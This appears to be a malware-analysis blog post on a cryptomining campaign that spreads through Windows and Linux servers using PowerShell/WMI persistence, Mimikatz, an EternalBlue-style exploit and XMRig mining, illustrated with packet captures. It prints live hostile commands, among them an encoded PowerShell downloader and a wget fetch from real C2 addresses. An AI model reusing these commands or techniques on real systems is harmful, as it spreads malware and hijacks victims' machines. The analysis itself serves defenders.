
Exploit, malware and mining

UDURRANI

This particular campaign is very interesting as it contains multiple payloads, with different code paths (combination of exploit & malware). At the same time its not recognized or detected by many anti virus providers. Another interesting thing to notice is the fact that the attacker has managed to create very similar payloads for windows and linux, to accomplish the same tasks.

First of all let me draw this out for you i.e. just to make things simple.



You can clearly see two different patterns. One for windows (at the top) and one for Linux (at the bottom). Payloads are independent, yet behave in a very similar fashion. ***Let's summarize the situation:***

- Attacker finds out a vulnerable server (linux | windows).
- This server in most cases would be public facing.
- Depending on the OS, attacker's got few vulnerabilities for the entry point
- Once the attacker is in, spawns powershell, wmi or bash, again, depending on the OS.
- The second stage downloads further payload(s) for multiple reasons:
    1. DLL, EXE or an ELF file that includes the exploit code for lateral movement

2. If vulnerability doesn't exist (in case of windows), rely on Mimikatz for lateral movement.
3. Download configuration files
4. Start monero mining.

LET'S GET INTO ACTION

Ok, so we got the easy stuff out of the way, let's kick it up a notch.

WINDOWS:

We can start with the windows payload. Its mostly using powershell / wmi to get things going. Initially powershell downloads an obfuscated script.

```
powershell.exe -NoP -NonI -W Hidden  -E
JABzAGUAPQBAACgAJwAxADkANQAuADIAMgAuADEAMgA3AC4AOQAzACcALAAnAHUAcABkAGEAdABlAC4AdwBpAG4AZA
BvAHcAcwBkAGUAZgBlAG4AZABlAHIAaABvAHMAdAAuAGMAbAB1AGIAJwAsACcAaQBuAGYAbwAuAHcAaQBuAGQAbwB3
AHMAZABlAGYAZQBuAGQAZQByAGgAbwBzAHQALgBjAGwAdQBiACcAKQANAAoAJABuAGkAYwA9ACcAdwB3AHcALgB3AG
kAbgBkAG8AdwBzAGQAZQBmAGUAbgBkAGUAcgBoAG8AcwB0AC4AYwBsAHUAYgAnAA0ACgBmAG8AcgBlAGEAYwBoACgA
JAB0ACAAaQBuACAAJABzAGUAKQANAAoAewANAAoAIAAgACAAIAAkAHAAaQBuAD0AdABlAHMAdAAtAGMAbwBuAG4AZQ
BjAHQAaQBvAG4AIAAkAHQADQAKACAAIAAgACAAaQBmACAAKAAkAHAAaQBuACAALQBuAGUAIAAkAG4AdQBsAGwAKQAN
AAoAIAAgACAAIAB7AA0ACgAgACAAIAAgACAAIAAgACAAJABuAGkAYwA9ACQAdAANAAoAIAAgACAAIAAgACAAIAAgAG
IAcgBlAGEAawANAAoAIAAgACAAIAB9AA0ACgB9AA0ACgAkAG4AaQBjAD0AJABuAGkAYwArACIAOgA4ADAAMAAwACIA
DQAKACQAdgBlAHIAPQAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALg
BEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AJABuAGkAYwAvAHYAZQByAC4AdAB4
AHQAIgApAC4AVABbAGkAbQAoACkAIAANAAoAaQBmACgAJAB2AGUAcgAgAC0AbgBlACAAJABuAHUAbABsACkAewAgAA
0ACgAgACAAIAAgAGkAZgAoACQAdgBlAHIAIAAtAG4AZQAgACgAWwBXAG0AaQBDAGwAYQBzAHMAXQAgACcAcgBvAG8A
dABcAGQAZQBmAGEAdQBsAHQAOgBzAHkAcwB0AGUAbQBjAG8AcgBlAF8AVQBwAGQAYQB0AGUAcgAnACkALgBQAHIAbw
BwAGUAcgB0AGkAZQBzAFsAJwB2AGUAcgAnAF0ALgBWAGEAbAB1AGUAKQB7ACAADQAKACAAIAAgACAAIAAgACAAIABJ
AEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG
4AbABvAGEAZABTAHQAcgBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAkAG4AaQBjAC8AaQBuAGYAbwA2AC4AcABzADEA
IgApAA0ACgAgACAAIAAgACAAIAAgACAAcgBlAHQAdQByAG4AIAANAAoAIAAgACAAIAB9ACAADQAKAH0ADQAKACQAcw
B0AGkAbQBlAD0AWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoAVABpAGMAawBDAG8AdQBuAHQADQAKACQAZgB1
AG4AcwAgAD0AIAAoAFsAVwBtAGkAQwBsAGEAcwBzAF0AIAAnAHIAbwBvAHQAXABkAGUAZgBhAHUAbAB0ADoAcwB5AH
MAdABlAG0AYwBvAHIAZQBfAFUAcABkAGEAdABlAHIAJwApAC4AUAByAG8AcABlAHIAdABpAGUAcwBbACcAZgB1AG4A
cwAnAF0ALgBWAGEAbAB1AGUAIAAgACAAIAAgACAAIAAgAA0ACgAkAGQAZQBmAHUAbgA9AFsAUwB5AHMAdABlAG0ALg
BUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBT
AHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoAC
QAZgB1AG4AcwApACkADQAKAGkAZQB4ACAAJABkAGUAZgB1AG4ADQAKAA0ACgBHAGUAdAAtAFcAbQBpAE8AYgBqAGUA
```

There is more to it however, I couldn't paste the whole script. Powershell connects to an ip address to download further payloads.

```
========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 172.16.177.138       TO IP ADDRESS 195.22.127.93
        PORT INFORMATION (49946, 8000)
        SEQUENCE INFORMATION (1606242699, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ==============================
(SYN ACK ) PACKET SENT FROM 195.22.127.93       TO IP ADDRESS 172.16.177.138
        PORT INFORMATION (8000, 49946)
        SEQUENCE INFORMATION (3007516693, 1606242700)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                ..


========================== (UDURRANI) ==============================
(ACKN) ACK PACKET SENT FROM 172.16.177.138       TO IP ADDRESS 195.22.127.93
        PORT INFORMATION (49946, 8000)
        SEQUENCE INFORMATION (1606242700, 3007516694)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                    ......
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.138      TO IP ADDRESS 195.22.127.93
        PORT INFORMATION (49946, 8000)
        SEQUENCE INFORMATION (1606242700, 3007516694)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (129)
    47 45 54 20 2F 76 65 72 2E 74 78 74 20 48 54 54         GET /ver.txt HTT
    50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 39 35         P/1.1..Host: 195
    2E 32 32 2E 31 32 37 2E 39 33 3A 38 30 30 30 0D         .22.127.93:8000.
    0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65         .Connection: Kee
    70 2D 41 6C 69 76 65 0D 0A 0D 0A                        p-Alive....
```


```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 195.22.127.93       TO IP ADDRESS 172.16.177.138
        PORT INFORMATION (8000, 49946)
        SEQUENCE INFORMATION (3007516694, 1606242775)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (302)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 53 65 72 76 65 72 3A 20 6E 67 69 6E 78 2F 31         .Server: nginx/1
    2E 31 30 2E 33 20 28 55 62 75 6E 74 75 29 0D 0A         .10.3 (Ubuntu)..
    44 61 74 65 3A 20 54 68 75 2C 20 30 37 20 4A 75         Date: Thu, 07 Ju
    6E 20 32 30 31 38 20 31 33 3A 33 33 3A 35 35 20         n 2018 13:33:55
    47 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70         GMT..Content-Typ
    65 3A 20 74 65 78 74 2F 70 6C 61 69 6E 0D 0A 43         e: text/plain..C
    6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34         ontent-Length: 4
    0D 0A 4C 61 73 74 2D 4D 6F 64 69 66 69 65 64 3A         ..Last-Modified:
    20 53 61 74 2C 20 32 31 20 41 70 72 20 32 30 31          Sat, 21 Apr 201
    38 20 30 34 3A 34 32 3A 32 38 20 47 4D 54 0D 0A         8 04:42:28 GMT..
    43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70         Connection: keep
    2D 61 6C 69 76 65 0D 0A 45 54 61 67 3A 20 22 35         -alive..ETag: "5
    61 64 61 63 31 33 34 2D 34 22 0D 0A 41 63 63 65         adac134-4"..Acce
    70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74 65 73         pt-Ranges: bytes
    0D 0A 0D 0A 31 2E 34 0A                                 ....1.4.
```

This powershell script has a lot to it. It can dictate multiple code paths that the payload will follow in real-time. E.g. to scan other machines for lateral movement.

```
$IPAddress  = $Network.IpAddress[0]
    if ($IPAddress -match '^169.254'){continue}
$SubnetMask  = $Network.IPSubnet[0]
$ips=Get-NetworkRange $IPAddress $SubnetMask
    $tcpconn = netstat -anop tcp
    foreach ($t in $tcpconn)
{
    $line =$t.split(' ')| ?{$_}
    if (!($line -is [array])){continue}
            if ($line.count -le 4){continue}
```

It creates an array of ip addresses and then split each octet. It also runs netstats -anop tcp. In initial stages the flow looks something like this:



One can clearly see that its connecting to 192.22.127.93 on port 8000 and at the same time its spawning netstat and another powershell instance. The second powershell instance is used to initiate a fileLess persistence. This is achieved by WMI event subscription. Normally, a permanent WMI event subscription could be used to persist and respond to certain events.

```
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription
```

We don'w have to get into WMI details but it provides pair of terms i.e. provider and a consumer. Consumer tells WMI to retrieve or modify system management information. Provider on the other hand is someone who makes all the info available. Providers are also used by 3rd party developers. Powershell is able to integrate with WMI via cmdlets. These cmdlets act as consumers. For the script execution WSH is required to translate instructions into windows application programming interface. WMI can use DCOM or WinRM to initiate remote object queries.

ConnectServer(" Machine", "root\\ cimv2", "uid", "passwd", "…")


WMI could be considered as a collection of objects that provides access to different parts of the operating system. I think I got carried away with this WMI thing. Let's get back to the actuall stuff.

Once the payload scans the internal network, it can follow 2 different code paths:

Use mimikataz to get credentials

```
$NTLM=$False
$mimi = ([WmiClass] 'root\default:systemcore_Updater').Properties['mimi'].Value
$a, $NTLM= Get-creds $mimi $mimi
```

Or use eternalBlue (if vulnerable). Here is a basic flow for the vulnerability.



```
sprintf(BUFFER, "\\%s\IPC$");      // USE BUFFER LATER
RegisterServiceCtrlHandlerA("mssecsvc2.0", 0x407f30, esi);
esi = (*GetModuleHandleW)(u"kernel32.dll", edi, esi, ebp, ebx);
if (esi != 0x0) {
    *0x431478 = GetProcAddress(esi, "CreateProcessA");
    *0x431458 = GetProcAddress(esi, "CreateFileA");
    esp = esp - 0x20;
    *0x431460 = GetProcAddress(esi, "WriteFile");
    eax = GetProcAddress(esi, "CloseHandle");
```

```
    SEQUENCE INFORMATION (1308443050, 3171755759)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (117)
  00 00 00 2F FF 53 4D 42 72 00 00 00 00 18 01 68      .../.SMBr......h
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 0C 00 02 4E 54 20 4C 4D 20 30 2E      ........NT LM 0.
  31 32 00                                             12.

========================= (UDURRANI) ===============================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
    PORT INFORMATION (445, 55098)
    SEQUENCE INFORMATION (3171755759, 1308443101)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (197)
  00 00 00 7F FF 53 4D 42 72 00 00 00 00 98 01 68      ....SMBr......h
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 11 00 00 03 32 00 01 00 04 11 00 00      ........2.......
  00 00 01 00 00 00 00 00 FC E3 01 80 21 49 5C 12      ...........?!I\.
  19 6D D3 01 4C FF 00 3A 00 34 DC E4 05 FA 10 A8      .m..L..:.4......
  49 A8 DF 42 9D 56 CC B2 DF 60 28 06 06 2B 06 01      I..B.V...`(..+..
  05 05 02 A0 1E 30 1C A0 1A 30 18 06 0A 2B 06 01      .....0...0...+..
  04 01 82 37 02 02 1E 06 0A 2B 06 01 04 01 82 37      ...7.....+.....7
  02 02 0A                                             ...
```

```
00 00 00 00 00 00 00 00 09 00 00 20 82 2D 00 00      ........... .-..
00 04 00 00 46 00 54 00 84 2A 8F 59 B2 99 08 12      ....F.T..*.Y....
00 00 00 00 00 00 00 00 11 00 08 00 02 00 00 00      ................
01 00 03 06 00 0C 29 31 A1 58 00 00 00 00 00 00      ......)1.X......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C      ................
29 9A F2 8F 00 0C 29 31 A1 58 08 00 45 00 2D 74      ).....)1.X..E.-t
F8 1B 40 00 40 06 5A 07 AC 10 B1 BE AC 10 B1 81      ..@.@.Z.........
ED 5F 01 BD 24 BD 7D 07 CD 93 F4 94 80 10 00 ED      ._..$.}.....?...
E8 C7 00 00 01 01 08 0A 00 09 C7 8A 01 15 34 63      ..............4c
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41      AAAAAAAAAAAAAAAA
```

```
========================== (UDURRANI) ==================================
DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
    PORT INFORMATION (56590, 445)
    SEQUENCE INFORMATION (3070297144, 1489711040)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|      SPRAY MEMORY
    (198)
  00 00 FF F7 FE 53 4D 42 00 00 00 00 00 00 00 00      .....SMB........
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  00 00 00 00                                          ....
```

```
===================== (UDURRANI) =================================
PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
  PORT INFORMATION (445, 55098)
  SEQUENCE INFORMATION (3171755890, 1308443186)

  |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
  (233)
  00 00 A3 FF 53 4D 42 73 00 00 00 00 98 07 C0      .....SMBs.......
  FE 00 00 00 00 00 00 00 00 00 00 00 00 00 00      ................
  08 40 00 03 FF 00 A3 00 00 00 7A 00 11 57 00      ..@........z..W.
  00 6E 00 64 00 6F 00 77 00 73 00 20 00 37 00      i.n.d.o.w.s. .7.
  00 45 00 6E 00 74 00 65 00 72 00 70 00 72 00       .E.n.t.e.r.p.r.
  00 73 00 65 00 20 00 37 00 36 00 30 00 30 00      i.s.e. .7.6.0.0.
  00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00      ..W.i.n.d.o.w.s.
  00 37 00 20 00 45 00 6E 00 74 00 65 00 72 00       .7. .E.n.t.e.r.
  00 72 00 69 00 73 00 65 00 20 00 36 00 2E 00      p.r.i.s.e. .6...
  00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 00      1...W.O.R.K.G.R.
  00 55 00 50 00 00                                 O.U.P..
```

```
========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.134
    PORT INFORMATION (4444, 49161)
    SEQUENCE INFORMATION (907179468, 1031033040)
    |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
    (13194)
  4D 5A 41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0      MZARUH..H.. H...
  E8 00 00 00 00 5B 48 81 C3 B3 18 00 00 FF D3 48      .....[H........H
  81 C3 38 07 03 00 48 89 3B 49 89 D8 6A 04 5A FF      ..8...H.;I..j.Z.
  D0 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00      ................
  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68      ........!..L.!Th
  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F      is program canno
```

Please ***NOTE***: Vulnerability code is present in the downloaded DLL.

Either with the help of mimikatz or the vulnerability, the payload can copy itself to the next server. Now the mining starts. The payload will try to keep as many cores busy and thats why the server or the workstation cpu will constantly be 99% - 100%. It maintains a keep alive function to the C2 server.

```
(DATA PUSH!) IS COMING FROM 172.16.177.130      TO IP ADDRESS 158.69.133.20
        PORT INFORMATION (39020, 3333)
        SEQUENCE INFORMATION (4079750016, 1507652574)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (156)
    7B 22 69 64 22 3A 38 2C 22 6A 73 6F 6E 72 70 63         {"id":8,"jsonrpc
    22 3A 22 32 2E 30 22 2C 22 6D 65 74 68 6F 64 22         ":"2.0","method"
    3A 22 6B 65 65 70 61 6C 69 76 65 64 22 2C 22 70         :"keepalived","p
    61 72 61 6D 73 22 3A 7B 22 69 64 22 3A 22 34 39         arams":{"id":"49
    62 38 63 30 30 30 2D 36 62 32 35 2D 34 37 34 32         b8c000-6b25-4742
    2D 38 34 35 39 2D 31 33 30 62 64 63 66 64 30 31         -8459-130bdcfd01
    62 39 22 7D 7D 0A                                       b9"}}.

======================== (UDURRANI) ============================
(ACKN) ACK PACKET SENT FROM 158.69.133.20       TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (3333, 39020)
        SEQUENCE INFORMATION (1507652574, 4079750118)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......

======================== (UDURRANI) ============================
(DATA PUSH!) IS COMING FROM 158.69.133.20       TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (3333, 39020)
        SEQUENCE INFORMATION (1507652574, 4079750118)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (125)
    7B 22 69 64 22 3A 38 2C 22 6A 73 6F 6E 72 70 63         {"id":8,"jsonrpc
    22 3A 22 32 2E 30 22 2C 22 65 72 72 6F 72 22 3A         ":"2.0","error":
    6E 75 6C 6C 2C 22 72 65 73 75 6C 74 22 3A 7B 22         null,"result":{"
    73 74 61 74 75 73 22 3A 22 4B 45 45 50 41 4C 49         status":"KEEPALI
    56 45 44 22 7D 7D 0A                                    VED"}}.
```

Some of the other commands run on Windows OS

```
ping 127.0.0.1 -n 10
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="tcp all" dir=in protocol=tcp localport=0-65535 action=allow
netsh advfirewall firewall add rule name="deny tcp 445" dir=in protocol=tcp localport=445 action=block
netsh advfirewall firewall add rule name="deny tcp 139" dir=in protocol=tcp localport=139 action=block
netsh advfirewall firewall add rule name="deny tcp 135" dir=in protocol=tcp localport=135 action=block
netsh advfirewall firewall add rule name="tcpall" dir=out protocol=tcp localport=0-65535 action=allow
```

Onto Linux:

Linux is doing pretty much the same but using different payload(s) and vulnerability. Entry point in this case is a web-logic vulnerability. This spawns a first stage bash script. If you aren't a linux user, think of bash as powershell. This script does the following:

- Communicate to C2 server(s)
- Download other payloads
- Downloads config files as *.json
- Puts everything in /tmp or /var/tmp location
- Creates a cronjob for persistence
- Will try to keep all the cores busy for mining.

It starts by talking to a C2 server by getting the configuration in form of a *.json file. The bash script uses wget to accomplish this task.

wget -O /var/tmp/config.json http://192.99.142.248:8220/3.json

And here is the result:

```
========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 172.16.177.130      TO IP ADDRESS 158.69.133.20
        PORT INFORMATION (39020, 3333)
        SEQUENCE INFORMATION (4079748569, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (74)


========================== (UDURRANI) ==============================
(SYN ACK ) PACKET SENT FROM 158.69.133.20       TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (3333, 39020)
        SEQUENCE INFORMATION (1507651825, 4079748570)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..

========================== (UDURRANI) ==============================
(ACKN) ACK PACKET SENT FROM 172.16.177.130      TO IP ADDRESS 158.69.133.20
        PORT INFORMATION (39020, 3333)
        SEQUENCE INFORMATION (4079748570, 1507651826)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (54)
```

```
========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 172.16.177.130      TO IP ADDRESS 158.69.133.20
        PORT INFORMATION (39020, 3333)
        SEQUENCE INFORMATION (4079748570, 1507651826)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (283)
    7B 22 69 64 22 3A 31 2C 22 6A 73 6F 6E 72 70 63         {"id":1,"jsonrpc
    22 3A 22 32 2E 30 22 2C 22 6D 65 74 68 6F 64 22         ":"2.0","method"
    3A 22 6C 6F 67 69 6E 22 2C 22 70 61 72 61 6D 73         :"login","params
    22 3A 7B 22 6C 6F 67 69 6E 22 3A 22 34 41 42 33         ":{"login":"4AB3
    31 58 5A 75 33 62 4B 65 55 57 74 77 47 51 34 33         1XZu3bKeUWtwGQ43
    5A 61 64 54 4B 43 66 43 7A 71 33 77 72 61 36 79         ZadTKCfCzq3wra6y
    4E 62 4B 64 73 75 63 70 52 66 67 6F 66 4A 50 33         NbKdsucpRfgofJP3
    59 77 71 44 69 54 75 74 72 75 66 6B 38 44 31 37         YwqDiTutrufk8D17
    44 37 78 77 31 7A 50 47 79 4D 73 70 76 38 4C 71         D7xw1zPGyMspv8Lq
    77 77 67 33 36 56 35 63 68 59 67 22 2C 22 70 61         wwg36V5chYg","pa
    73 73 22 3A 22 78 22 2C 22 61 67 65 6E 74 22 3A         ss":"x","agent":
    22 58 4D 52 69 67 2F 32 2E 35 2E 32 20 28 4C 69         "XMRig/2.5.2 (Li
    6E 75 78 20 78 38 36 5F 36 34 29 20 6C 69 62 75         nux x86_64) libu
    76 2F 31 2E 38 2E 30 20 67 63 63 2F 35 2E 34 2E         v/1.8.0 gcc/5.4.
    30 22 7D 7D 0A                                          0"}}.
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 158.69.133.20       TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (3333, 39020)
        SEQUENCE INFORMATION (1507651826, 4079748799)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (416)
    7B 22 69 64 22 3A 31 2C 22 6A 73 6F 6E 72 70 63         {"id":1,"jsonrpc
    22 3A 22 32 2E 30 22 2C 22 72 65 73 75 6C 74 22         ":"2.0","result"
    3A 7B 22 69 64 22 3A 22 34 39 62 38 63 30 30 30         :{"id":"49b8c000
    2D 36 62 32 35 2D 34 37 34 32 2D 38 34 35 39 2D         -6b25-4742-8459-
    31 33 30 62 64 63 66 64 30 31 62 39 22 2C 22 6A         130bdcfd01b9","j
    6F 62 22 3A 7B 22 62 6C 6F 62 22 3A 22 30 37 30         ob":{"blob":"070
    37 61 64 38 62 66 31 64 38 30 35 61 32 37 34 39         7ad8bf1d805a2749
    63 35 31 33 66 38 62 62 32 61 65 63 37 31 39 64         c513f8bb2aec719d
    64 37 64 33 34 32 34 31 62 34 63 64 64 62 36 63         d7d34241b4cddb6c
    62 38 38 32 31 34 62 63 63 36 66 36 36 65 34 37         b88214bcc6f66e47
    35 31 30 38 30 39 35 38 64 38 63 30 30 30 30 30         51080958d8c00000
    30 30 61 63 36 35 30 61 61 34 33 66 39 64 38 65         00ac650aa43f9d8e
    30 37 61 37 64 39 64 39 39 65 33 38 37 38 39 63         07a7d9d99e38789c
    64 62 34 64 63 38 61 39 38 61 32 32 36 34 61 62         db4dc8a98a2264ab
    30 34 36 33 35 34 62 35 38 39 63 37 30 32 33 66         046354b589c7023f
    37 39 30 30 32 22 2C 22 6A 6F 62 5F 69 64 22 3A         79002","job_id":
    22 36 35 38 36 36 30 39 33 39 37 37 38 32 30 31         "658660939778201
    30 61 30 22 2C 22 74 61 72 67 65 74 22 3A 22 37         0a0","target":"7
    31 31 62 30 64 30 30 22 2C 22 63 6F 69 6E 22 3A         11b0d00","coin":
    22 22 2C 22 76 61 72 69 61 6E 74 22 3A 31 7D 2C         "","variant":1},
    22 65 78 74 65 6E 73 69 6F 6E 73 22 3A 5B 22 6E         "extensions":["n
    69 63 65 68 61 73 68 22 5D 2C 22 73 74 61 74 75         icehash"],"statu
    73 22 3A 22 4F 4B 22 7D 7D 0A                           s":"OK"}}.
```

